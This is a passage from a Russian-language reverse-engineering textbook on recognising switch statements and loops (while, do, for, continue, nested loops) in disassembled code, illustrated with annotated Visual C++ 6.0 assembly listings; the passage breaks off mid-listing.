К счастью, балансировка дерева допускает эффективное обратное преобразование. Но прежде, чем приступить к этому, введем понятие *балансировочного узла*. Балансировочный узел не изменяет логики работы двоичного дерева и является факультативным узлом, единственная функция которого — укорачивание длины ветвей. Балансировочный узел без потери функциональности дерева может быть замещен любой из своих ветвей. Причем каждая ветвь балансировочного узла должна содержать одно или более гнезд.

Рассуждая от противного — если все узлы логического дерева, правая ветка которых содержит одно или более гнезд, могут быть замещены на эту правую ветку без потери функциональности дерева, то данная конструкция представляет собой оператор `switch`. Почему именно правая ветка? Так ведь оператор множественного выбора в "развернутом" состоянии представляет цепочку гнезд, соединенных левыми ветвями друг с другом, а на правых держащих `case`-обработчики, — вот мы и пытаемся подцепить все правые гнезда на левую ветвь. Если это удается, мы имеем дело с оператором множественного выбора, в противном случае — с чем-то другим.

Рассмотрим обращение балансировки на примере следующего дерева (рис. 27.6, *а*). Двигаясь от левой нижней ветви, мы будем продолжать взбираться на дерево до тех пор, пока не встретим узел, держащий на своей правой ветви одно или более гнезд. В нашем случае — это узел `(a > 5)`. Смотрите: если данный узел заменить его гнездами `(a==7)` и `(a==9)`, то функциональность дерева не нарушится (рис. 27.6, *б*). Аналогичным образом, узел `(a>10)` может быть безболезненно заменен гнездами `(a>96)`, `(a==96)`, `(a==22)` и `(a==11)`, а узел `(a>96)`, в свою очередь, — гнездами `(a == 98)`, `(a == 666)` и `(a == 777)`. В результате образуется классическое `switch`-дерево, в котором оператор множественного выбора распознается с первого взгляда (рис. 27.6, *в*).




Рис. 27.6. Обращение балансировки логического дерева

Сложные случаи балансировки или оптимизирующая балансировка

Для уменьшения высоты балансируемого дерева трансляторы стремятся замещать уже существующие гнезда балансировочными узлами. Рассмотрим пример, показанный на рис. 27.7. Для уменьшения высоты дерева транслятор разбивает его на две половины — в левую идут гнезда со значениями, меньшими или равными единице, а в правую — все остальные. Казалось бы, на правой ветке узла `(a>1)` должно висеть гнездо `(a==2)`, ан нет! Здесь мы видим узел `(a>2)`, к левой ветке которого прицеплен case-обработчик `:2`! На самом деле все вполне логично — если `(a>1)` и `!(a>2)`, то `a == 2`!

Легко видеть, что узел `(a>2)` жестко связан с узлом `(a>1)` и работает на пару с последним. Нельзя выкинуть один из них, не нарушив работоспособности другого! Обратить балансировку дерева по описанному выше алгоритму без нарушения его функциональности невозможно! Отсюда может создаться мнение, что мы имеем дело вовсе не с оператором множественного выбора, а с чем-то другим.

Чтобы развеять это заблуждение, придется предпринять ряд дополнительных шагов. Первое — у `switch`-дерева все `case`-обработчики всегда находятся на правой ветви. Смотрим — можно ли трансформировать наше дерево так, чтобы case-обработчик `: 2` оказался на левой ветви балансировочного узла? Да, это можно сделать, заменив `(a>2)` на `(a<3)` и поменяв ветви местами (иными словами, выполнив *инверсию*). Второе — все гнезда `switch`-дерева содержат в себе условия равенства. Посмотрим, можно ли заменить неравенство `(a<3)` на аналогичное ему равенство? Да можно: `(a==2)`!

Вот, после всех этих преобразований, обращение балансировки дерева удается выполнить без труда!




Рис. 27.7. Хитрый случай балансировки

Ветвления в case-обработчиках

В реальной жизни `case`-обработчики прямо-таки кишат ветвлениями, циклами и прочими условными переходами всех мастей. Как следствие — логическое дерево приобретает вид, ничуть не напоминающий оператор множественного выбора. Понятное дело — идентифицировав `case`-обработчики, мы могли бы решить эту проблему, но как их идентифицировать?!

Очень просто — за редкими исключениями, `case`-обработчики не содержат ветвлений относительно сравниваемой переменной. Действительно, конструкции `switch(a) …. case 666 : if (a == 666) …` или `switch(a) … case 666 : if (a > 66) …` абсолютно лишены смысла. Таким образом, мы можем смело удалить из логического дерева все гнезда с условиями, не касающимися сравниваемой переменной (переменной корневого гнезда).

Хорошо, а если программист "впаяет" в case-обработчики ветвления относительно сравниваемой переменной?! Оказывается, это ничуть не затруднит анализ! "Впаянные" ветвления элементарно распознаются и обрезаются либо как избыточные, либо как никогда не выполняющиеся. Например, если к правой ветке гнезда `(a == 3)` прицепить гнездо `(a > 0)`, то его можно удалить, как не несущее в себе никакой информации. Если же к правой ветке того же самого гнезда прицепить гнездо `(a == 2)`, то его можно удалить, как никогда не выполняющееся — ведь если `a == 3`, то заведомо `a != 2`!



Глава 28

Идентификация циклов

Циклы — единственная (за исключением `GOTO`) конструкция языков высокого уровня, имеющая ссылку "назад", т. е. в область более младших адресов. Все остальные виды ветвлений — будь то `IF — THEN — ELSE` или оператор множественного выбора `switch`, всегда направлены "вниз" — в область старших адресов. Вследствие этого, логическое дерево, изображающее цикл, настолько характерно, что легко опознается с первого взгляда.

Существуют три основных типа цикла: *циклы с условием в начале* (рис. 28.1, *а*), *циклы с условием в конце* (рис. 28.1, *б*) и *циклы с условием в середине* (рис. 28.1, *в*). Комбинированные циклы имеют несколько условий в разных точках, например, в начале и в конце одновременно.




Рис. 28.1. Варианты строения логического дерева цикла

В свою очередь, условия бывают двух типов: *условия завершения цикла* и *условия продолжения цикла*. В первом случае, если условие завершения истинно, то происходит переход в конец цикла, в противном случае цикл продолжает выполняться. Во втором случае, если условие продолжения цикла ложно, то происходит переход в конец цикла, в противном случае — исполнение цикла продолжается. Легко показать, что условия продолжения цикла представляют собой инвертированные условия завершения. Таким образом, со стороны транслятора вполне достаточно поддержки условий одного типа. И действительно, операторы циклов `while,do И for` языка C работают исключительно с условиями продолжения цикла. Оператор `while` языка Pascal также

работает с условием продолжения цикла, и исключение составляет лишь оператор `repeat-until`, ожидающий выполнения условия завершения цикла.

Циклы с предусловием

В языках C и Pascal поддержка циклов с условием в начале (известных также как циклы с предусловием) обеспечивается оператором `while (`*условие*`)`, где *условие* представляет собой условие продолжения цикла. Таким образом, цикл `while (a < 10) a++;` выполняется до тех пор, пока условие (`a>10`) остается истинным. Однако транслятор при желании может инвертировать условие продолжение цикла, превратив его в условие завершения цикла. На платформе Intel 80x86 такой трюк экономит от одной до двух машинных команд. Рассмотрим пример, приведенный в листинге 28.1, где в левой части приведен цикл с условием завершения, а в правой — с условием продолжения. Как видите, цикл с условием завершения на одну команду короче. Поэтому практически все компиляторы, даже неоптимизирующие, всегда генерируют первый вариант. При этом некоторые, особо продвинутые компиляторы, даже могут превращать циклы с предусловием в еще более эффективные циклы с условием в конце, которые мы рассмотрим чуть позднее, в *разд. "Циклы с постусловием"*.

Листинг 28.1. Пример цикла с условием завершения цикла (вариант 1) и пример того же цикла, но с условием продолжения цикла (вариант 2)

Вариант 1

```
while:
        CMP   A, 10
        JAE   end
        INC   A
        JMP   while
end:
```

Вариант 2

```
while:
            CMP     A, 10
            JB      continue
            JMP     end
continue:
            INC     A
            JMP     while
            end:
```

Цикл с условием завершения не может быть непосредственно отображен на оператор `while`. Кстати, об этом часто забывают начинающие, допуская ошибку "что вижу, то пишу": `while (a >= 10) a++`. С таким условием данный цикл вообще не выполнится ни разу! Но как выполнить инверсию условия и при этом гарантированно не допустить ошибки? Казалось бы, что может быть проще, — а вот попросите знакомого хакера назвать операцию, обратную "больше". Очень может быть (даже наверняка!), ответом будет… "меньше". А вот и нет, — правильный ответ "меньше или равно". Полный перечень обратных операций отношений можно найти в табл. 28.1.

Таблица 28.1. *Обратные операции отношения*

Логическая операция	Обратная логическая операция
==	!=
!=	==
>	<=
<	>=
<=	>
>=	<

Циклы с постусловием

В языке C поддержка циклов с условием в конце, известных также как циклы с постусловием, обеспечивается парой операторов `do – while`, а в языке Pascal — `repeat – until`. Циклы с постусловием без каких либо проблем непосредственно отображаются с языка высокого уровня

на машинный код и обратно. Это означает, что в отличие от циклов с предусловием, в данном случае инверсии условия не происходит.

Например: `do a++; while (a<10)` в общем случае компилируется в следующий код, приведенный в листинге 28.2. Обратите внимание, что в переходе использовалась та же самая операция отношения, что и в исходном цикле. Это — хорошо, так как позволяет избежать ошибок декомпиляции.

Листинг 28.2. Пример трансляции цикла с постусловием

```
repeat: <----------!
        INC A      !
        CMP A, 10  !
        JB repeat---!
end:
```

Сравним код цикла с постусловием с кодом цикла с предусловием. Не правда ли, цикл с условием в конце компактнее и быстрее? Некоторые компиляторы (например, Microsoft Visual C++) умеют транслировать циклы с предусловием в циклы с постусловием. На первый взгляд, это — вопиющая самодеятельность компилятора, ведь если программист хочет проверять условие в начале, то какое право имеет транслятор ставить его в конце?! На самом же деле, разница между "до" или "после" не столь велика и значительна. Если компилятор уверен, что цикл выполняется хотя бы один раз, то он вправе выполнять проверку когда угодно. Разумеется, при этом необходимо несколько скорректировать условие проверки: `while (a<b)` не эквивалентно `do … while (a<b)`, так как в первом случае при `(a==b)` уже происходит выход из цикла, а во втором выполняется еще одна итерация цикла. Однако этой беде легко помочь: увеличим `a` на единицу (`do … while ((a+1)<b)`) или вычтем эту единицу из `b` (`do … while (a<(b-1))`). Теперь все будет работать так, как задумано.

Возникает резонный вопрос: зачем нужны все эти хитрые манипуляции, значительно раздувающие код? Дело в том, что блок статического предсказания направления ветвлений Pentium-процессоров оптимизирован именно под переходы, направленные назад, т. е. в область младших адресов. Поэтому циклы с постусловием должны выполняться несколько быстрее аналогичных им циклов с предусловием.

Циклы со счетчиком

Циклы со счетчиком (`for`) не являются самостоятельным типом циклов, а представляют собой всего лишь синтаксическую разновидность циклов с предусловием. В самом деле, конструкция `for (a = 0; a < 10; a++)` в первом приближении представляет собой то же самое, что и конструкция `a = 0; while (a < 10) {…;a++;}`. Однако результаты компиляции двух этих конструкций не обязательно должны быть идентичны друг другу!

Оптимизирующие компиляторы, и даже многие неоптимизирующие, поступают хитрее. После инициализации переменной-счетчика они передают управление на команду проверки условия выхода из цикла. Образовавшаяся конструкция, во-первых, характерна и при анализе программы сразу бросается в глаза, а во-вторых, не может быть непосредственно отображена на циклы `while` языка высокого уровня. Рассмотрим пример, приведенный в листинге 28.3.

Листинг 28.3. Пример трансляции листинга со счетчиком

```
MOV       A, xxx                ; Инициализация переменной "счетчика".
JMP       conditional           ; Переход к проверке условия
                                ; продолжения цикла.
repeat:                         ; Начало цикла.
```

```
        …                       ; // ТЕЛО
        …                       ; //      ЦИКЛА
ADD     A, xxx [SUB A, xxx]     ; Модификация счетчика.
conditional:                    ; Проверка условия продолжения цикла.
CMP     A, xxx                  ; ^
Jxx     repeat                  ; Переход в начало цикла,
                                ; если условие истинно.
```

Непосредственный переход вниз может быть результатом компиляции и цикла `for`, и оператора `GOTO`, но `GOTO` сейчас не в моде и используется крайне редко, а без него оператор условного перехода `IF — THEN` не может прыгнуть непосредственно в середину цикла `while`! Выходит, изо всех "кандидатов" остается только цикл `for`.

Некоторые продвинутые компиляторы (Microsoft Visual C++, Borland C++, но не Watcom C), поступают хитрее. Анализируя код, они еще на стадии компиляции пытаются определить, выполняется ли данный цикл хотя бы один раз. Если компиляторы видят, что цикл действительно выполняется, они превращают `for` в типичный цикл с постусловием (листинг 28.4).

Листинг 28.4. Трансляция цикла for в типичный цикл с постусловием

```
MOV     A, xxx                  ; Инициализация переменной-счетчика.
repeat:                         ; Начало цикла.
…                               ; // ТЕЛО
…                               ; //      ЦИКЛА
ADD     A, xxx [SUB A, xxx]     ; Модификация счетчика.
CMP     A, xxx                  ; Проверка условия продолжения цикла.
Jxx     repeat                  ; Переход в начало цикла,
                                ; если условие истинно.
```

Наконец, самые крутые компиляторы могут даже заменять циклы с приращением на циклы с убыванием при условии, что параметр цикла не используется операторами цикла, а лишь прокручивает цикл определенное число раз. Зачем это делается? Оказывается, циклы с убыванием гораздо короче — однобайтовая инструкция `DEC` не только уменьшает операнд, но и выставляет Zero-флаг при достижении нуля. В результате, в команде `CMP A, xxx` отпадает всякая необходимость. Пример трансляции цикла с приращением на цикл с убыванием приведен в листинге 28.5.

Листинг 28.5. Трансляция цикла с приращением в цикл с убыванием

```
MOV     A, xxx      ; Инициализация переменной-счетчика.
repeat:             ; Начало цикла.
…                   ; // ТЕЛО
…                   ; //      ЦИКЛА
DEC     A           ; Декремент счетчика.
JNZ     repeat      ; Повтор, пока A != 0.
```

Таким образом, в зависимости от настроек и характера компилятора, циклы `for` могут транслироваться и в циклы с предусловием, и в циклы с постусловием, начинающими свое выполнение с проверки условия продолжения цикла. Причем условие продолжения может инвертироваться в условие завершения, а возрастающий цикл может "волшебным" образом превращаться в убывающий.

Такая неоднозначность затрудняет идентификацию циклов `for`. Надежно отождествляются лишь циклы, начинающиеся с проверки постусловия, так как они не могут быть отображены на `do` без использования `GOTO`. Во всех остальных случаях никаких строгих рекомендаций по распознаванию `for` дать невозможно.

Скажем так: если логика исследуемого цикла синтаксически удобнее выражается через оператор `for`, то и выражайте ее через `for`! В противном случае используйте `while` или `do repeat\until` для циклов с пред- и постусловием, соответственно.

В заключение следует сделать замечание об "усеченных" циклах. Язык C позволяет опустить инициализацию переменной цикла, условие выхода из цикла, оператор приращения переменной или даже все это вместе. При этом `for` вырождается в цикл `while` и становится практически неотличимым от него.

Циклы с условием в середине

Популярные языки высокого уровня непосредственно не поддерживают циклы с условием в середине, хотя необходимость в них возникает достаточно часто. Поэтому программисты их реализуют на основе уже имеющихся циклов `while` (`while\do`) и оператора выхода из цикла `break`. Рассмотрим пример, приведенный в листинге 28.6.

Листинг 28.6. Реализация цикла с условием в середине

```
while(1)                          repeat:
{                                         …
…                                         CMP     xxx
if (условие) break;                       Jxx
…                                         …
}                                         JMP     repeat
                                  end:
```

Компилятор обычно разворачивает бесконечный цикл в безусловный переход `JMP`, направленный, естественно, назад. Недостаточно продвинутые компиляторы генерируют код наподобие `MOV EAX, 1\CMP EAX,1\JZ repeat`. Безусловный переход, направленный назад, весьма характерен. За исключением бесконечного цикла его может порождать один лишь оператор `GOTO`, но `GOTO` уже давно не в моде. А раз у нас есть бесконечный цикл, то условие его завершения может находиться лишь в середине этого цикла (сложные случаи многопоточных защит, модифицирующих из соседнего потока безусловный переход в `NOP`, мы пока не рассматриваем). Остается лишь "прочесать" тело цикла и найти это самое условие.

Сделать это будет нетрудно — оператор `break` транслируется в переход на первую команду, следующую за `JMP repeat`, а сам `break` получает управление от ветки `IF (условие) — THEN — [ELSE]`. Условие ее срабатывания и будет искомым условием завершения цикла.

Циклы с множественными условиями выхода

Оператор `break` позволяет организовать выход из цикла в любом удобном для программиста месте. Поэтому любой цикл может иметь множество условий выхода, беспорядочно разбросанных по его телу. Это ощутимо усложняет анализ дизассемблируемой программы, так как возникает риск "прозевать" одно из условий завершения цикла, что приведет к неправильному пониманию логики программы.

Идентифицировать же условия выхода из цикла очень просто — они всегда направлены "вниз", то есть, в область старших адресов, и указывают на команду, непосредственно следующую за инструкцией условного (безусловного) перехода, направленного "вверх" — в область младших адресов[1].

[1] См. также *разд. "Циклы с условием в середине"*.

Циклы с несколькими счетчиками

Оператор "запятая" языка C позволяет осуществлять множественную инициализацию и модификацию счетчиков цикла `for`. Например: `for (a=0, b=10; a != b; a++, b--)`. А как насчет нескольких условий завершения? И "ветхий" и "новый " заветы (первое и второе издание K&R[2], соответственно), и стандарт ANSI C, и руководства по C, прилагаемые к компиляторам Microsoft Visual C, Borland C, Watcom C на этот счет хранят "партизанское" молчание.

Если попробовать скомпилировать следующий код: `for (a=0, b=10; a >0, b <10 ; a++, b--)`, он будет благополучно обработан практически всеми компиляторами, причем без малейших "ругательств" с их стороны. При этом ни один их них не откомпилирует данный пример *правильно*. Логическое условие `(a1,a2,a3,…an)` лишено смысла, и компиляторы без малейших колебаний и без зазрения совести отбросят все, кроме самого правого выражения `an`. Оно-то и будет единолично определять условие продолжение цикла. Один лишь Watcom вяло ворчит по этому поводу: *"Warning! W111: Meaningless use of an expression: the line contains an expression that does nothing useful. In the example "i = (1,5);", the expression "1," is meaningless. This message is also generated for a comparison that is useless"*[3].

Если условие продолжения цикла зависит от нескольких переменных, то их сравнения следует объединить в одно выражение посредством логических операций `OR`, `AND` и др. Например: `for (a=0, b=10; (a >0 && b <10) ; a++, b--)` — цикл прерывается сразу же, как только одно из двух условий станет ложным; `for (a=0, b=10; (a >0 || b <10); a++, b--)` — цикл продолжается до тех пор, пока истинно хотя бы одно условие из двух.

В остальном же циклы с несколькими счетчиками транслируются аналогично циклам с одним счетчиком, за исключением того, что инициализируется и модифицируется не одна, а сразу несколько переменных.

Идентификация *continue*

Оператор `continue` приводит к непосредственной передаче управления на код проверки условия продолжения (завершения) цикла. В общем случае он транслируется в безусловный переход (`jump`), который в циклах с предусловием направлен вверх, а в циклах в постусловием — вниз. Код, следующий за `continue`, уже не получает управления, поэтому `continue` практически всегда используется в условных конструкциях.

Например, конструкция `while (a++ < 10) if (a == 2) continue;…` компилируется приблизительно так, как показано в листинге 28.7.

Листинг 28.7. Результат трансляции конструкции while (a++ < 10) if (a == 2) continue;…

```
repeat:                 ; Начало цикла while.
    INC       A         ; a++
    CMP       A, 10     ; Проверка условия завершения цикла.
    JAE       end       ; Конец, если a >= 10
    CMP       A,2       ; if (a == 2) …
```

[2] Знаменитая книга "The C Programming Language", написанная Брайаном Керниганом (Brian Kernighan) и Деннисом Ритчи (Dennis Ritchie). Первое издание этой книги (часто называемое "ветхим заветом") появилось в 1978 году и стало первой широкодоступной книгой по языку программирования C. Второе издание, известное как "новый завет", вышло в 1988 г. Оно было переработано с учетом всех изменений, внесенных в новый стандарт ANSI C. Второе издание было переведено более, чем на 20 языков, в том числе и на русский (Б. Керниган, Д. Ритчи, "Язык программирования C". — Вильямс, 2006.)

[3] Предупреждение W111: Использование выражения не имеет смысла: строка содержит выражение, не выполняющее никаких полезных действий. В примере "i = (1,5);", выражение "1," бессмысленно. Это сообщение генерируется также для бессмысленных сравнений".

```
    JNZ       woo         ; Переход к варианту "иначе", если a != 2.
    JMP       repeat      ; ← continue
woo:                      ; // ТЕЛО
…                         ; // ЦИКЛА
    JMP       repeat      ; Переход в начало цикла.
```

Сложные условия

До сих пор, говоря об условиях завершения и продолжения цикла, мы рассматривали лишь элементарные условия отношения, в то время как практически все языки высокого уровня допускают использование составных условий. Однако составные условия можно схематично изобразить в виде абстрактного "черного ящика" с входом/выходом и логическим двоичным деревом внутри. Построение и реконструкция логических деревьев подробно рассматривались в *главе 26*, *"Идентификация IF — THEN — ELSE"*, здесь же нас интересуют не сами условия, а организация циклов.

Вложенные циклы

Вполне естественно, циклы могут быть и вложенными. Казалось бы, какие проблемы могут возникнуть? Начало каждого цикла надежно определяется по перекрестной ссылке, направленной вниз. Конец цикла — условный или безусловный переход на его начало. У каждого цикла только одно начало и только один конец[4]. Причем циклы не могут пересекаться, то есть если между началом и концом одного цикла встречается начало другого цикла, то этот цикл — вложенный.

Но не все так просто: тут есть два подводных камня. Первый: *оператор* `continue` *в циклах с предусловием*, второй — *сложные условия продолжения цикла с постусловием*. Рассмотрим их подробнее.

Поскольку оператор `continue` в циклах с предусловием (листинг 28.8) транслируется в безусловный переход, направленный "вверх", он становится практически неотличимым от конца цикла (листинг 28.9).

Листинг 28.8. Пример оператора continue в цикле с предусловием

```
while(условие1)
{
        …
        if (условие2) continue;
        …
}
```

Результат трансляции этого примера приведен в листинге 28.9.

Листинг 28.9. Результат трансляции оператора continue в цикле с предусловием

```
NOT условие1 выхода из цикла---------!  <-!  <-----!
…                                    !    !        !
если НЕ условие2 GOTO continue ---!  !    !        !
безусловный переход в начало ------)--)---!        !
continue:                   <-----!  !             !
…                                    !             !
безусловный переход в начало ---------)-------------!
конец всего <------------------------!
```

Два конца и два начала вполне напоминают два цикла, из которых один вложен в другой. Правда, начала обоих циклов совмещены, но ведь может же такое быть, если в цикл с постусловием

[4] Хотя, как уже говорилось ранее, условий выхода может быть сколько угодно, но это — другое дело.

вложен цикл с предусловием? На первый взгляд это так. Но если хорошенько проанализировать этот код, то вы увидите, что `условие1` выхода из цикла прыгает аж за второй конец! Если это — предусловие вложенного цикла, то оно прыгало бы за первый конец. А если `условие1` — это предусловие материнского цикла, то конец вложенного цикла не смог бы передать на него управление. Выходит, это не два цикла, а один. А первый "конец" — результат трансляции оператора `continue`.

С разбором сложных условий продолжения цикла с постусловием дела обстоят еще лучше. Рассмотрим пример, приведенный в листинге 28.10.

Листинг 28.10. Пример, иллюстрирующий разбор сложных условий продолжения цикла с постусловием

```
do
{
        …
} while(условие1 || условие2);
```

Результат его трансляции в общем случае будет выглядеть так, как показано в листинге 28.11.

Листинг 28.11. Результат трансляции примера, иллюстрирующего разбор сложных условий продолжения цикла с постусловием

```
…                       <---! <-!
условие продолжения1 ---!   !
условие прололжения2 -------!
```

Разве это не напоминает конструкцию из двух вложенных циклов, показанную в листинге 28.12?

Листинг 28.12. Конструкция из двух вложенных циклов

```
do
{
        do
        {
                …
        }while(условие1)

}while(условие2)
```

Строго говоря, предложенный вариант является логически верным, но синтаксически некрасивым. Материнский цикл крутит в своем теле один лишь вложенный цикл и не содержит никаких других операторов. Так зачем он тогда, спрашивается, нужен? Гораздо лучше объединить его с вложенным циклом в один!

Дизассемблерные листинги примеров

Давайте для закрепления сказанного рассмотрим несколько живых примеров.

Начнем с самого простого — с циклов `while\do` (листинг 28.13).

Листинг 28.13. Демонстрация идентификации циклов while\do

```
#include <stdio.h>

main()
```

```
{
       int a=0;
       while(a++<10) printf("Оператор цикла while\n");

       do {
              printf("Оператор цикла do\n");
       } while(--a >0);
}
```

Результат компиляции этого примера компилятором Microsoft Visual C++ 6.0 с настройками по умолчанию должен выглядеть так, как показано в листинге 28.14.

Листинг 28.14. Результат трансляции примера из листинга 28.13 компилятором Microsoft Visual C++ 6.0 с настройками по умолчанию

```
main           proc near                        ; CODE XREF: start+AF↓p

var_a  = dword ptr -4

     push      ebp
     mov       ebp, esp
     ; Открываем кадр стека.

     push      ecx
     ; Резервируем память для одной локальной переменной.

     mov       [ebp+var_a], 0
     ; Заносим в переменную var_a значение 0x0.

loc_40100B:                                     ; CODE XREF: main_401000+29↓j
                                                ;            ^^^^^^^^^^^^^^^
     ; Перекрестная ссылка, направленная вниз, говорит о том, что это начало
     ; цикла. Естественно: раз перекрестная ссылка направлена вниз, то
     ; переход, ссылающийся на этот адрес, будет направлен вверх!

     mov       eax, [ebp+var_a]
     ; Загружаем в EAX значение переменной var_a.

     mov       ecx, [ebp+var_a]
     ; Загружаем в ECX значение переменной var_a.
     ; (недальновидность компилятора — можно было бы поступить и короче:
     ; MOV ECX,EAX).

     add       ecx, 1
     ; Увеличиваем ECX на единицу.

     mov       [ebp+var_a], ecx
     ; Обновляем var_a

     cmp       eax, 0Ah
     ; Сравниваем старое (до обновления) значение переменной
     ; var_a с числом 0xA.

     jge       short loc_40102B
     ; Если var_a >= 0xA — прыжок "вперед", непосредственно за инструкцию
     ; безусловного перехода, направленного "назад".
```

```
     ; Раз "назад", значит, — это цикл, а поскольку условие выхода из
     ; цикла проверяется в его начале, то это цикл с предусловием.
     ; Для его отображения на цикл while необходимо инвертировать условие
     ; выхода из цикла на условие продолжения цикла (Т.е. заменить >= на <).
     ; Сделав это, мы получаем:
     ; while (var_a++ < 0xA)…
     ;

     // Начало тела цикла.
     push      offset aOperatorCiklaW              ; "Оператор цикла while\n"
     call      _printf
     add       esp, 4
     ; printf("Оператор цикла while\n")

     jmp       short loc_40100B
     ; Безусловный переход, направленный назад, на метку loc_40100B.
     ; Между loc_40100B и jmp short loc_40100B есть только одно условие
     ; выхода из цикла — jge short loc_40102B, значит, исходный цикл
     ; выглядел так:
     ; while (var_a++ < 0xA) printf("Оператор цикла while\n")

loc_40102B:                                      ; CODE XREF: main_401000+1A↓j
                                                 ; main_401000+45↓j
                                                 ; ^^^^^^^^^^^^^^^^
; // Это начало цикла с постусловием
; // Однако на данном этапе мы этого еще не знаем, хотя и можем догадываться
; // благодаря наличию перекрестной ссылки, направленной вниз.

; Ага, никакого условия в начале цикла не присутствует, значит, это цикл
; с условием в конце или середине.
     push      offset aOperatorCiklaD          ; "Оператор цикла do\n"
     call      _printf
     add       esp, 4
     ; printf("Оператор цикла do\n")
     ; // Тело цикла

     mov       edx, [ebp+var_a]
     ; Загружаем в EDX значение переменной var_a.

     sub       edx, 1
     ; Уменьшаем EDX на единицу.

     mov       [ebp+var_a], edx
     ; Обновляем переменную var_a.

     cmp       [ebp+var_a], 0
     ; Сравниваем переменную var_a с нулем.

     jg        short loc_40102B
     ; Если var_a > 0, то переход в начало цикла.
     ; Поскольку условие расположено в конце тела цикла, этот цикл — do:
     ; do printf("Оператор цикла do\n"); while (--a > 0)

     ; // Для повышения читабельности дизассемблерного текста рекомендуется
     ; // заменить префиксы loc_ в начале цикла на while и do (repeat) в
     ; // циклах с пред- и постусловием, соответственно.
```

```
        mov     esp, ebp
        pop     ebp
        ; Закрываем кадр стека.
        retn
main    endp
```

Совсем другой результат получится, если включить оптимизацию. Откомпилируем тот же самый пример с ключом `/Ox` (максимальная оптимизация) и посмотрим на результат, выданный компилятором (листинг 28.15).

Листинг 28.15. Результат трансляции примера из листинга 28.13 компилятором Microsoft Visual C++ 6.0 с максимальной оптимизацией

```
main    proc near                       ; CODE XREF: start+AF↓p
        push    esi
        push    edi
        ; Сохраняем регистры в стеке.

        mov     esi, 1
        ; Присваиваем ESI значение 0x1.
        ; Внимание — взгляните на исходный код — ни одна из переменных не
        ; имела такого значения!

        mov     edi, 0Ah
        ; Присваиваем EDI значение 0xA. Ага, это константа для проверки
        ; условия выхода из цикла.

loc_40100C:                             ; CODE XREF: main+1D↓j
                                        ; ^^^^^^^^^^^^^^^^^^^
; Судя по перекрестной ссылке, направленной вниз, этот — цикл!

        push    offset aOperatorCiklaW      ; "Оператор цикла while\n"
        call    _printf
        add     esp, 4
        ; printf("Оператор цикла while\n")
        ; …тело цикла while? (растерянно так)
        ; Постой, постой! А где же предусловие?!

        dec     edi
        ; Уменьшаем EDI на один.

        inc                             esi
        ; Увеличиваем ESI на один.

        test    edi, edi
        ; Проверяем EDI на равенство нулю.

        ja      short loc_40100C
        ; Переход в начало цикла, пока EDI != 0.
        ; Так… (задумчиво). Компилятор в порыве оптимизации превратил
        ; неэффективный цикл с предусловием в более компактный и быстрый цикл
        ; с постусловием. Имел ли он на это право? А почему нет?!
        ; Проанализировав код, компилятор понял что данный цикл выполняется,
        ; по крайней мере, один раз, следовательно, скорректировав условие
        ; продолжения, его проверку можно вынести в конец цикла. Поэтому-то
        ; начальное значение переменной цикла равно единице, а не нулю!
```

```
; То есть while ((int a = 0) < 10) компилятор заменил на
; do … while (((int a = 0)+1) < 10) ==
; do … while ((int a=1) < 10)
;
; Причем, что интересно, он не сравнивал переменную цикла с
